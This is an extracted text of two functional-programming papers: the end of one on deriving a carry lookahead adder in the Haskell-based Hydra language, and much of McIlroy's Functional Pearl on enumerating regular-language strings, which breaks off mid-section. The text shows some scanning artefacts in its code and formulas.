
## 7 Back into Hardware

The derivation is almost finished; the only remaining tasks are to replace the symbolic propagation function representations with actual digital signals, and to make the corresponding changes to the circuit components. These steps are straightforward, and could in principle be automated.

Fig. 5. Inductive case of *sweep* definitionFig. 6. Example: calculation of *Tscanr f a* [ $x_0, x_1, x_2, x_3$ ]

Since the *Bsym* type has three possible values, two bits are required to represent it. The circuits we are about to define will contain a lot of signals, and it will keep the definitions more readable to replace *Sym* by a type alias *BSym a*, where *a* is the hardware signal type. The signal representations of *K*, *P* and *G* are then defined as constant bit pairs. The actual values chosen to represent them are arbitrary, subject only to the constraint that we keep the values of the three symbols distinct. It simplifies the hardware slightly to allow both (*zero*, *one*) and (*one*, *zero*) to represent *P*, and we choose arbitrarily to define *repP* = (*zero*, *one*).

```
type BSym a = (a,a)
repK, repP, repG :: Signal a => BSym a
```

Fig. 7. Circuit diagram of *add4*

```

repK = (zero,zero)
repP = (zero,one)
repG = (one,one)

```

The symbolic circuits can now be replaced by digital implementations. The *bcarryBSym* circuit takes a pair of  $(x, y)$  of bits from the words being added and outputs the corresponding two-bit representation of the carry propagation function. In general, a circuit that implements partial applications might have to do something substantive: for example, if the number of bits in the symbolic representation is smaller than the number of input bits. In this case, however, we can choose to represent *bcarry*  $(x, y)$  by the pair  $(x, y)$ . Thus  $K$  is represented by  $(0, 0)$ ,  $P$  is represented by both  $(0, 1)$  and  $(1, 0)$ , and  $G$  is

represented by  $(1, 1)$ . This leads to a particularly simple definition.

```
bcarryBSym :: Signal a => (a,a) -> BSym a
bcarryBSym = id
```

The remaining circuits can now be defined, but the definitions must work for both representations of  $P$ :

```
composeBSym :: Signal a => BSym a -> BSym a -> BSym a
composeBSym f g =
  let (g0,g1) = g
  in (mux2 f zero g0 g0 one,
      mux2 f zero g1 g1 one)
```

```
applyBSym :: Signal a => BSym a -> a -> a
applyBSym f x = mux2 f zero x x one
```

The goal has been attained:  $add5$  is a digital circuit that calculates the sum of two  $n$ -bit words in  $O(\log n)$  time.

```
add5 :: Signal a => a -> [(a,a)] -> (a,[a])
add5 c zs =
  let ps = map bcarryBSym zs
      ps' = wordTree (mkTree (length zs)) ps
      (cf, cft) = tscanr composeBSym repP ps'
      cfs = treeWord cft
      cs = zipWith applyBSym cfs (repeat c)
      c' = applyBSym cf c
      ss = zipWith bsum zs cs
  in (c', ss)
```

## 8 Conclusion

We have transformed a linear time ripple carry adder into a log time parallel adder. The transformation proceeded in a sequence of steps, introducing the essential techniques one by one, with each change to the circuit enabling the next step to be made: partial evaluation was used to convert an inherently sequential scan into a scan over the associative composition function; a symbolic representation was introduced in order to make all the signal values first order; the tree combinator was used to implement a parallel scan; the symbolic functions were replaced by digital components.

Carry lookahead adders are often presented using an asymmetric parallel prefix network that allows only right-to-left communication, from less significant bit positions to more significant ones. This is adequate for binary addition, but not for a general processor arithmetic unit, since other ALU operations (such as comparison) require left to right communication. The structure of our circuit, consisting of a sequence of stages including a tree

network, is well suited for general processor ALU design.

The circuit specification derived here is both precise and general. All necessary details are present, and the circuit can simulated using Haskell. The specification works on word size  $n$ , for every natural number  $n$ . Typical presentations of the carry lookahead adder lack this degree of precision and the generality.

We have presented the derivation in a direct narrative, from the specification to the final result. This improves the elegance of the exposition, but in reality nothing goes so smoothly. Just as in ordinary programming, formal derivations sometimes become convoluted because an arbitrary choice made earlier is suboptimal, and in practice it may be necessary to make some adjustments to earlier stages in order to make the next transformation go through smoothly. For example, one might have chosen at the outset to give  $bcarry$  the type  $a \rightarrow (a, a) \rightarrow a$ , but the partial evaluation is cleaner when it has type  $(a, a) \rightarrow a \rightarrow a$ .

When such decisions have not been made optimally, the transformations still go through, but the notation is unnecessarily clumsy. It is then useful to go through a cleanup process, where the definitions are adjusted so that everything works out as elegantly as possible, but this can also give the false impression that formal transformations are more straightforward than is really the case. However, it is not true that one needs to be lucky with the original definitions in order to make progress; a more accurate conclusion is that periodic improvements to notational conventions can make the details look better.

Traditional circuit design was based on schematic diagrams, which work well for simple circuits but fail badly on large, complex designs. For this reason, computer hardware description languages (CHDLs) have become increasingly popular. CHDLs are generally based on existing programming languages, such as Ada. Other work is based on relational and functional languages; see for example [5]. In this paper we used Hydra, a CHDL based on Haskell, and concrete benefits were obtained from the use of equational reasoning, referential transparency, higher order functions, and algebraic data types. Similar functional hardware description languages include Lava [1] and Hawk [2].

## Acknowledgements

We would like to thank the anonymous referees, whose comments have helped us to improve the paper.

## References

- [1] Koen Claessen. *Embedded Languages for Describing and Verifying Hardware*. PhD thesis, Chalmers University of Technology, 2001.

- [2] Byron Cook, John Launchbury, and John Matthews. Specifying superscalar microprocessors in Hawk. In *Formal Techniques for Hardware and Hardware-like Systems*, 1998.
- [3] T. Cormen, C. Leiserson, and R. Rivest. *Introduction to Algorithms*, chapter 29. MIT Press, 1990.
- [4] P. G. Harrison. Towards the synthesis of static parallel algorithms: a categorical approach. In *Proc. Working Conf. on Constructing Programs from Specifications*. IFIP, 1991.
- [5] G. Jones and M. Sheeran. Designing arithmetic circuits by refinement in Ruby. In *Proc. Second Int. Conf. on Mathematics of Program Construction*, LNCS. Springer, 1992.
- [6] R. Ladner and M. Fischer. Parallel prefix computation. *Journal of the ACM*, 4, October 1980.
- [7] Jan-Willem Maessen. *Eliminating intermediate lists in pH using local transformations*. M. Eng. thesis, Massachusetts Institute of Technology, May 1994.
- [8] C. Mead and L. Conway. *Introduction to VLSI Systems*. Addison-Wesley, 1980.
- [9] John O'Donnell. Hardware description with recursion equations. In *Proc. IFIP 8th Int. Symposium on Computer Hardware Description Languages and their Applications*, pages 363–382. North Holland, April 1987.
- [10] John O'Donnell. A correctness proof of parallel scan. *Parallel Processing Letters*, 4(3):329–338, September 1994.

## FUNCTIONAL PEARLS

### *Enumerating the strings of regular languages*

M. DOUGLAS McILROY

*Dartmouth College, Hanover, New Hampshire 03755*  
(e-mail: doug@cs.dartmouth.edu)

---

#### Abstract

Haskell code is developed for two ways to list the strings of the language defined by a regular expression: directly by set operations and indirectly by converting to and simulating an equivalent automaton. The exercise illustrates techniques for dealing with infinite ordered domains and leads to an effective standard form for nondeterministic finite automata.

---

Lazy languages are well suited to sequence generation because of the ease with which they handle infinite sequences. The problem of enumerating the strings of a regular language was proposed by Jay Misra as a lovely case in point, simple to state, yet tricky to solve. This paper develops two concise and radically different solutions in Haskell (Peterson *et al.*, 1998), one direct and one indirect. Both approaches exploit Haskell's outstanding fitness for structural induction.

The direct approach interprets regular expressions as recipes for building sets. Here the main concern is programming the primitives for combining sets: union, cross-product, and closure under a binary operation. The primitives apply to any well ordered domain.

The indirect approach detours through automata, first constructing an equivalent nondeterministic finite automaton, then tracing execution paths of the automaton in breadth-first order. The automata have an unusual shape: besides a single final state, there is exactly one state per symbol in the regular expression and that state accepts only the one symbol. The set operations developed for the first solution are used again, this time for combining sets of states rather than sets of strings.

Working Haskell code is available electronically. (McIlroy, 2003)

#### 1 The problem

Devise a program to enumerate the distinct strings of the regular language denoted by a given regular expression. The resulting list should be ordered by string length and lexicographically within each length. Parsing is not at issue; regular expressions are taken to be already parsed data structures.

Table 1. Meaning of regular expressions

$e$	$L(e)$
$\emptyset$	empty set
$\epsilon$	singleton set of the empty string
$a$	singleton set of the one-symbol string $a$
$(e)$	$L(e)$
$e^*$	Kleene closure: least fixed point of $k = \epsilon   ek$
$e_1 e_2$	catenation: $\{x_1 x_2   x_1 \in L(e_1), x_2 \in L(e_2)\}$
$e_1   e_2$	alternation: $L(e_1) \cup L(e_2)$
Conventions	
$e e_1 e_2$	regular expressions
$a$	symbol of alphabet $A$
$\epsilon \emptyset ( ) *  $	metacharacters, not symbols

### 1.1 Terminology

A *regular expression* denotes a language (or set) of strings over an ordered alphabet  $A$ . Table 1 defines how a regular expression  $e$  and its language  $L(e)$  may be constructed. The operators (Kleene closure, catenation, alternation) are listed in decreasing order of precedence, subject as usual to explicit grouping by parentheses.

The catenation of two languages is the set of pairwise catenations of strings from each. The Kleene closure of a language is the set of strings made by catenating zero or more (not necessarily distinct) strings from the language.

Phrases such as ‘enumerating the strings of a language’ will usually be shortened to ‘enumerating a language’, and ‘enumerating the strings of the language defined by ...’ to ‘enumerating the language of ...’.

Two languages will be used as running examples.

#### Example 1, sandwich language

Regular expression  $ab^*a$  denotes possibly empty strings of  $b$ 's sandwiched between single  $a$ 's:

["aa", "aba", "abba", "abbba", ... ]

□

#### Example 2, even-a language

Regular expression  $(ab^*a|b)^*$  denotes strings that contain an even number of  $a$ 's and any number of  $b$ 's:

["aa", "aab", "aba", "baa", "aaaa", "aabb", "abab",
 "abba", "baab", "baba", "bbaa", "bbbb", ... ]

□

## 2 Length-ordered lists

*Length-ordered strings*, LOS, are defined as a special case of a polymorphic *length-ordered list* data type, LOL.

```
data LOL a = LOL [a] deriving Eq
instance Ord a => Ord (LOL a) where
    LOL x <= LOL y = (length x, x) <= (length y, y)
type LOS = LOL Char
```

Equality tests are automatically lifted from lists to length-ordered lists by the `deriving` clause. Inequality tests are implemented by placing length ordered lists over an ordered type `a` in type class `Ord` and stating that comparison is done first on length, then content.

To define catenation of length-ordered lists, they are placed in class `MonadPlus`, to which the `++` operator belongs, and the constructor `LOL` is declared to distribute across catenation. As a technical detail, membership in `MonadPlus` requires membership in superclasses `MonadZero` and `Monad`.

```
instance MonadPlus LOL where
    (LOL x) ++ (LOL y) = LOL (x++y)
instance MonadZero LOL
instance Monad LOL
```

## 3 Set operations

According to the usual head-tail strategy for stream processing, operators to calculate new ordered sets from old ones will explicitly calculate the head (least) element of an output and recur to calculate the tail (greater) elements. These operators apply to strictly ordered lists of distinct elements.

### 3.1 Union

Set union is denoted by infix `\/`, left associative, with the same precedence (6) as addition. The operation is carried out by a conventional merge, using Haskell's 3-way comparison function.

```
infixl 6 \/
(\/) :: Ord a => [a] -> [a] -> [a]
[] \/ ys = ys
xs \/ [] = xs
xs@(x:xt) \/ ys@(y:yt) = case compare x y of
    LT -> x : xt\/ys
    EQ -> x : xt\/yt
    GT -> y : xs\/yt
```

(According to custom, sequence variables are suffixed with `s`. When both a sequence and its tail are named, the latter is given suffix `t`.) Other binary operations on sets,

such as intersection, difference and symmetric difference, would be programmed similarly.

*Example 3*

These expressions all evaluate to **True**.

```
[1,3,4] \vee [1,2,4,7] == [1,2,3,4,7]
["a", "aab"] \vee ["b", "bb"] == ["a", "aab", "b", "bb"]
[LOL "a", LOL "aab"] \vee [LOL "b", LOL "bb"]
== [LOL "a", LOL "b", LOL "bb", LOL "aab"]
```

□

*Example 4.*

The expression

```
[0,2..] \vee [1,3..] == [1..]
```

though true, involves infinitely many comparisons; its evaluation will not terminate.

□

### 3.2 Cross product and set catenation

To catenate sets, we must generate an ordered list of strings  $xy$  for all pairs  $(x, y)$  in the cross product of two sets. The least string of the result is the catenation of the least strings of the two sets. Catenation of length-ordered lists is monotone in both arguments:  $x < x'$  implies  $xy < x'y$  for all  $y$  and  $yx < yx'$  for all finite  $y$ . Other familiar binary functions have the same property: addition of nonnegative integers, multiplication of positive integers, and pairing of nonnegative integers in the Cantor order, where pairs  $(i, j)$  are ordered first on  $i + j$  and then on  $i$ . It should be useful, then, to make a polymorphic cross-product generator with a functional argument:

```
xprod :: (Ord a, Ord b, Ord c) => (a->b->c) -> [a] -> [b] -> [c]
```

*Example 5*

These expressions evaluate to **True**:

```
xprod (+) [1,3,5] [2,4,5] == [3,5,6,7,8,9,10]
xprod (++) [",","a"] ["ab", "b"] == ["ab", "aab", "b"]
xprod (++) [LOL "", LOL "a"] [LOL "b", LOL "ab"]
== [LOL "b", LOL "ab", LOL "aab"]
xprod (^) [2,3,4] [1,2] == [2,3,4,9,16]
(xprod pair [1,2] [1,2] == [(1,1),(1,2),(2,1),(2,2)])
where pair x y = (x,y)]
```

□

The function **xprod** can work, in the sense that every element of the cross product eventually appears, only if the output domain is *well ordered*, i.e. has no element with an infinite number of predecessors. Length-ordered lists are well ordered.

*Example 6*

The last expression in Example 5 does not generalize to infinite lists. The expression

```
(xprod pair [1..] [1..]) where pair x y = (x,y)
```

fails to produce a full mathematical cross product, because Haskell's standard (lexicographic) ordering on pairs is not a well ordering. The expression evaluates to

```
[(1,1),(1,2),(1,3), ...]
```

which contains no pair with first member greater than 1.  $\square$

The basic pattern of `xprod` applied to nonempty sets must be

```
xprod f (x:xt) (y:yt) = f x y : tail
```

The `tail` may be decomposed into two sets of pairings: (1) `x` paired with everything in `yt`, and (2) everything in `xt` paired with everything in `(y:yt)`. The two sets may be constructed recursively and then unioned to give the tail.

```
xprod _ [] _ = []
xprod _ _ [] = []
xprod f (x:xt) ys@(y:yt) =
  (f x y) : (xprod f [x] yt) \/ (xprod f xt ys)
```

Catenation of regular languages, represented as length-ordered lists of strings, is a specialization.

```
cat :: [LOS] -> [LOS] -> [LOS]
cat = xprod (++)
```

### 3.3 Closure

The Kleene closure,  $x^*$ , of a set  $x$  of strings is the closure of  $x$  under catenation, i.e.  $x^*$  is the least fixed point  $k$  of  $k = \epsilon \mid xk$ . Again we generalize. The set  $x$  of strings becomes a set from a well ordered domain; catenation becomes a semigroup operation  $f$  on the domain, monotone in both arguments; and  $\epsilon$  becomes the identity element  $z$  for operation  $f$ . Moreover,  $z$  must be the least element of the domain.

```
closure :: Ord a => (a->a->a) -> a -> [a] -> [a]
closure f z [] = [z]
closure f z xs@(x:xt) = if x==z
  then closure f z xt
  else z : xprod f xs (closure f z xs)
```

This definition of `closure` works, despite the seemingly circular call in the `else` clause, because the cons constructor (`:`) assures a lag; each new element in the result depends only on previously computed elements. The critical `then` clause deletes the identity element from `xs`, thereby preventing output elements from reappearing by combination with the identity. The deletion causes nothing to be omitted from the cross product.

---

```

data Rexp = Nil           -- empty language
          | Eps           -- empty string
          | Sym Char       -- symbol of the alphabet
          | Clo Rexp        -- Kleene closure
          | Cat Rexp Rexp   -- catenation
          | Alt Rexp Rexp   -- alternation

enumR :: Rexp -> [String]
enumR r = [x | (LOL x) <- enumR' r]

enumR' :: Rexp -> [LOS]
enumR' Nil      = []
enumR' Eps       = [LOL ""]
enumR' (Sym a)  = [LOL [a]]
enumR' (Clo x)  = clo (enumR' x)
enumR' (Cat x y) = cat (enumR' x) (enumR' y)
enumR' (Alt x y) = alt (enumR' x) (enumR' y)

alt :: [LOS] -> [LOS] -> [LOS]
alt = (\ /)

```

Fig. 1. Direct enumeration of regular languages

---

Kleene closure, `clo`, is a specialization, in which the operation is catenation and the identity element is the (length-ordered) empty string.

```

clo :: [LOS] -> [LOS]
clo = closure (++)(LOL "")

```

#### 4 Direct enumeration

Given the set operations, it is easy to enumerate a language directly from its defining regular expression. Table 1 maps directly into the data definition in Figure 1, where a straightforward program `enumR'` constructs a list of length-ordered strings, using set operations. A wrapper program, `enumR`, strips away the `LOL` constructors to give a list of plain strings.

##### *Example 7*

The sandwich and even-a languages, `ab*a` and `(ab*a|b)*`, are defined by

```

a = Sym 'a'
b = Sym 'b'
sandwich = Cat a (Cat (Clo b) a)
even_a = Clo (Alt sandwich b)

```

and the even-a language is enumerated by

```
enumR even_a
```

□

## 5 A path through automata

Automata theory offers a radically different approach to enumerating regular languages. A nondeterministic finite automaton (NFA) is a convenient equivalent to a regular expression, with a state count roughly linear in the length of the expression. (Equivalent deterministic automata can be exponentially larger.) We shall convert regular expressions to nondeterministic automata (Perrin, 1990) of a particularly simple form, with these properties:

- There is one final state.
- There is also one state for each occurrence of a symbol in the regular expression.
- One or more states are start states, unless the automaton is empty.
- Each nonfinal state accepts just one symbol.
- There are no epsilon moves; the input tape moves with every state change.

### *Example 8*

The automaton for the even-a language  $(ab^*a|b)^*$  has 5 states: a final state and one state for each occurrence of symbols a and b.  $\square$

An automaton is known by its start states. A state is fully described by a distinguishing identifier, the symbol it accepts, and the states it moves to on that symbol. ‘The states it moves to’ may equally well be thought of as ‘the new automaton it becomes’. We take state identifiers to be nonnegative integers, with 0 identifying the final state.

```
type NFA = [State]
data State = State Ident Char NFA
type Ident = Int
```

### *Example 9*

The sandwich language  $ab^*a$  is defined by automaton g, whose only start state is g3.

```
g0 = State 0 '~~' []
g1 = State 1 'a' [g0]
g2 = State 2 'b' [g1,g2]
g3 = State 3 'a' [g1,g2]
g = [g3]
```

States in g are numbered from right to left in the regular expression. The final state’s symbol,  $\sim$ , is a dummy, unusable because there are no moves from that state.  $\square$

### *Example 10*

The even-a language  $(ab^*a|b)^*$  is defined by automaton h, with three start states.

```
h0 = State 0 '~~' []
h1 = State 1 'b' [h4,h1,h0]
h2 = State 2 'a' [h4,h1,h0]
```

```

h3 = State 3 'b' [h2,h3]
h4 = State 4 'a' [h2,h3]
h = [h4,h1,h0]

```

□

### 5.1 Terminology

The pedantic distinction between a regular expression and its equivalent automaton may be dropped when the meaning is clear from context.

An automaton  $e$  whose language  $L(e)$  contains  $\epsilon$  is called *bypassable*.

$b(e)$  is a predicate, true if and only if  $e$  is bypassable.

$S(e)$  denotes the set of start states of automaton  $e$ .

$F(e)$  denotes the set of *first states*, start states of  $e$  that are distinct from the final state. The language of  $e$  started in  $F(e)$  is  $L(e) - \epsilon$ .

$D(e)$  denotes *destination states*, states that are outside automaton  $e$  and are reached by notional epsilon moves from the final state of  $e$ . The notional epsilon moves are subsumed by replacing each move to the final state with a set of moves to the destination states. The final state of any subautomaton is also notional; it is never represented in any data structure.

A set of *constituent equations* relates the attributes  $b(e)$ ,  $S(e)$ ,  $F(e)$  and  $D(e)$  of a composed automaton  $e$  and of any immediate components,  $e_1$  or  $e_2$ .

Destination states of a bypassable automaton also appear among the start states according to the constituent equations

$$\begin{aligned} S(e) &= F(e) \cup D(e), && \text{if } b(e) \text{ is true} \\ S(e) &= F(e), && \text{if } b(e) \text{ is false} \end{aligned}$$

#### Example 11

Automaton  $h$  (Example 10) has two first states,  $h4$  for the first  $a$  in  $(ab^*a|b)^*$  and  $h1$  for the second  $b$ . Being a closure, which can match the empty string, the body of the automaton is bypassable. Thus the start states include the first states and the sole destination state, final state  $h0$ . □

### 5.2 NFA construction

We shall define a function  $r2n$  to convert a regular expression to a nondeterministic automaton.

```
r2n :: Rexp -> NFA
```

The main work of conversion, though, will be done by an auxiliary function  $r2n'$ , which constructs automata for subexpressions and connects them according to the recipes below. The parameters of  $r2n'$  are a subexpression (type **Rexp**), the least identifier (**Ident**) available for any states that may have to be created, and the destination states (**NFA**). The return value comprises the first states (**NFA**), the next available identifier (**Ident**) for use in further subautomata, and a bypass flag (**Bool**), true if and only if the newly constructed automaton is bypassable.

```
r2n' :: Rexp -> Ident -> NFA -> (NFA,Ident,Bool)
```

*Example 12*

Consider the subexpression that consists of the first **b** in  $(ab^*a|b)^*$ . The corresponding subautomaton, **h3** in Example 10, is built by the code fragment

```
(fs,n,bf) = r2n' (Sym 'b') 3 ([h2]\/fs)
```

which is invoked in the course of constructing the automaton for the immediately enclosing subexpression **b\***. State identifier **3** is the first identifier that the new subautomaton can use. State **h2**, which accepts the second **a** in  $(ab^*a|b)^*$ , is the only destination state outside of the surrounding **b\***. The full destination argument,  $([h2]\!/fs)$ , says the subautomaton for **b** in context may also loop back to its own first states **fs**; lazy evaluation closes the loop. The new available-identifier value, **n**, will be 4 because the subautomaton uses one state, state 3. The bypass flag **bf** will be **False** because **b** cannot match the empty string.  $\square$

The top-level conversion program, **r2n**, constructs the final state (**State 0** `~` []), and calls **r2n'** to construct the rest of automaton **r**. State 0 is the sole member of the automaton's destination states **ds**, and 1 is the next available state identifier. The start states returned by **r2n** include the first states and, conditionally, the destination states (the singleton final state), as determined by a bypass function **bp**, depending on the bypass flag **b**.

```
r2n r = let {
  ds = [State 0 `~` []];
  (fs, _, b) = r2n' r 1 ds
} in fs \/ (bp b ds)

bp :: Bool -> NFA -> NFA
bp True ds = ds
bp False _ = []
```

Since operator  $\backslash/$  works only on ordered sets, we must place an order on states. Though any ordering, such as ordering by identifier, might do, we shall see later that ordering by state symbol is more convenient for the task at hand.

### 5.2.1 Primitive automata

The constructions for primitive regular expressions *e* are straightforward. Each is described below, together with constituent equations and Haskell code.

If *e* is  $\emptyset$ , the automaton is nugatory. It has no states and is not bypassable.

$$\begin{aligned} F(e) &= \emptyset \\ b(e) &= \text{false} \end{aligned}$$

```
r2n' Nil n _ = ([] , n, False)
```

If *e* is  $\epsilon$ , the automaton also has no states; it is a pure bypass.

$$\begin{aligned} F(e) &= \emptyset \\ b(e) &= \text{true} \end{aligned}$$

```
r2n' Eps n _ = ([] , n, True)
```

If  $e$  is  $(\text{Sym } c)$ , the automaton has one state, which accepts symbol  $c$ ; it is not bypassable. Its identifier is  $n$ ; the next available identifier is  $n+1$ . The state's moves go to the destination states  $ds$ .

$$\begin{aligned} F(e) &= \{\text{state } n\} \\ b(e) &= \text{true} \end{aligned}$$

```
r2n' (\text{Sym } c) n ds = ([State n c ds] , n+1, False)
```

### 5.2.2 Composed automata

In an alternation,  $e = e_1 \mid e_2$ , the destination states of  $e_1$  and  $e_2$  are the destination states of  $e$ . The first states of  $e$  are the union of the first states of  $e_1$  and  $e_2$ . The alternation is bypassable if either  $e_1$  or  $e_2$  is bypassable.

$$\begin{aligned} D(e_1) &= D(e_2) = D(e) \\ F(e) &= F(e_1) \cup F(e_2) \\ b(e) &= b(e_1) \vee b(e_2) \end{aligned}$$

```
r2n' (\text{Alt } x y) n ds = let {
  (fs, n', b) = r2n' y n ds;
  (fs', n'', b') = r2n' x n' ds;
} in (fs \ fs', n'', b || b')
```

In a catenation,  $e = e_1e_2$ , the destination states of  $e_2$  are the destination states of  $e$ . The destination states of  $e_1$  are the start states of  $e_2$ . The first states of the catenation are the first states of  $e_1$  plus, if  $e_1$  is bypassable, the first states of  $e_2$ . The catenation is bypassable if both  $e_1$  and  $e_2$  are bypassable.

$$\begin{aligned} D(e_2) &= D(e) \\ D(e_1) &= S(e_2) \\ b(e) &= b(e_1) \wedge b(e_2) \\ F(e) &= F(e_1) \cup F(e_2), \quad \text{if } b(e_1) \text{ is true} \\ F(e) &= F(e_1), \quad \text{if } b(e_1) \text{ is false} \end{aligned}$$

```
r2n' (\text{Cat } x y) n ds = let {
  (fs, n', b) = r2n' y n ds;
  (fs', n'', b') = r2n' x n' (fs \/(bp b ds));
} in (fs' \/(bp b' fs), n'', b&&b')
```

The first states of a closure,  $e = e_1^*$ , are the first states of  $e_1$ . The destination states of  $e_1$  are the union of the first states of  $e_1$  and the destination states of  $e$ . The closure is bypassable.

$$\begin{aligned} F(e) &= F(e_1) \\ D(e_1) &= D(e) \cup F(e_1) \\ b(e) &= \text{true} \end{aligned}$$

```
r2n' (Clo x) n ds = let {
  (fs, n', _) = r2n' x n (fs\ds)
} in (fs, n', True)
```

*Example 13*

The automata in Examples 9 and 10 are exactly the automata that `r2n` builds for the regular expressions of Example 7.

```
g = r2n sandwich
h = r2n even_a
```

□

*5.2.3 Sufficiency of lazy evaluation*

Inspection of the constituent equations reveals that the following computation schedule imposes an order of evaluation wherein the left side of each equation may be calculated from the right. The existence of a feasible schedule assures us that lazy evaluation of `r2n'` will solve the constituent equations.

1. Initialize  $D(e)$  at the root of the regular expression tree, from `r2n`.
2. Initialize  $b(\cdot)$  and  $F(\cdot)$  at the leaves, from formulas for primitive automata.
3. Compute  $b(\cdot)$  by a postorder traversal of the regular expression tree.
4. Compute  $F(\cdot)$  by a postorder traversal.
5. Compute  $D(\cdot)$  and  $S(\cdot)$  by a preorder traversal that computes  $D(e)$  before  $S(e)$  and visits  $e_2$  before  $e_1$  whenever both exist.

*5.2.4 Complexity*

Let a regular expression  $r$  contain  $s$  symbols ( $s+1$  states); let its parse tree contain  $n$  nodes; and let time be measured in Haskell interpreter steps, exclusive of compilation and garbage collection. Then the set operations in `r2n'` take worst-case time  $O(s+1)$  per node for which they are called. Since `r2n'` is called once per node, the construction takes time at most  $O((s+1)n)$ , or  $O(n^2)$  in view of the fact that  $s \leq n$ . This complexity is asymptotically optimal, witness the family of regular expressions

$$a_1^* a_2^* \dots a_n^*,$$

where the  $a_i$  are distinct. Minimal automata for these expressions have move tables with  $O(n^2)$  entries.

*5.3 Enumerating the language of an NFA*

To enumerate the language of an automaton, we simulate its operation. Each step of the simulation treats the automaton's action in a set of states to which the automaton has been driven by a distinct string. The history to that point is summarized in a *word* that tells the string and the current states.

```
type Word = (String,NFA)
```

In each state the automaton accepts one symbol and moves to another set of states. Since different states may have different symbols, each word in general gives rise to multiple words, the strings of which differ in their last symbols. Thus the words form a tree rooted at a start word (string is empty, current states are the start states). A word's depth in the tree is the same as the length of its string. If a word's states include the final state (0), the word's string is accepted by the automaton.

```
accept :: NFA -> Bool
accept ds = 0 `elem` [i | (State i _) <- ds]
```

To produce strings ordered by length, we must walk the tree of words breadth first. Thus we are led to keep a queue `ws` of words.

```
visit :: [Word] -> [String]
visit [] = []
visit ((x,ds):ws) = let { xs = visit (ws ++ ...)
} in if accept ds then x:xs else xs
```

The current word `(x,ds)` is removed from the queue and a set of successor words (...) is constructed and appended to the queue. If the current states indicate acceptance, the word's string is placed on the output list. The rest of the list, `xs`, is computed by recursively visiting other words in the queue.

To avoid getting duplicate strings among the successor words, we group the moves from all the states in `ds` by symbol. For convenience we represent a group by a (possibly fictitious) state that accepts the symbol and has a unioned list of moves. The code for the grouping function

```
grp :: NFA -> NFA
```

will be given later. The set of successors to word `(x,ds)` is

```
[(x++[c],ds') | (State _ c ds') <- grp ds]
```

Whence the completed code for `visit` is

```
visit [] = []
visit ((x,ds):ws) = let { xs = visit (ws ++
[(x++[c],ds') | (State _ c ds') <- grp ds])
} in if accept ds then x:xs else xs
```

If the grouped states are ordered by symbol, words with strings `x++[c]` will be added to the queue in lexicographic order.

To facilitate grouping, it is convenient to keep lists of states ordered by symbol, resolved when necessary by identifier. That ordering is defined by

```
instance Eq State where
  (State i _) == (State i' _) = i==i'
instance Ord State where
  (State i c _) <= (State i' c' _) = (c,i) <= (c',i')
```

Now, to enumerate the language of an automaton known by its start states `starts`, we initialize the visiting process at the root of the tree, with the automaton setting out from its start states to consider and extend the empty word.

```
enumA :: NFA -> [String]
enumA starts = visit [("",starts)]
```

Words will be visited in length-first order. To prove this, observe that if words of length  $n$  occur consecutively in the queue (as holds trivially for  $n = 0$ ), then their successors of length  $n + 1$  will occur consecutively further on in the queue. Moreover, if all words  $x$  of length  $n$  are lexicographically ordered (again trivially true for  $n = 0$ ), the successor strings  $x++[c]$  will be, too, because the  $c$ 's come in order.

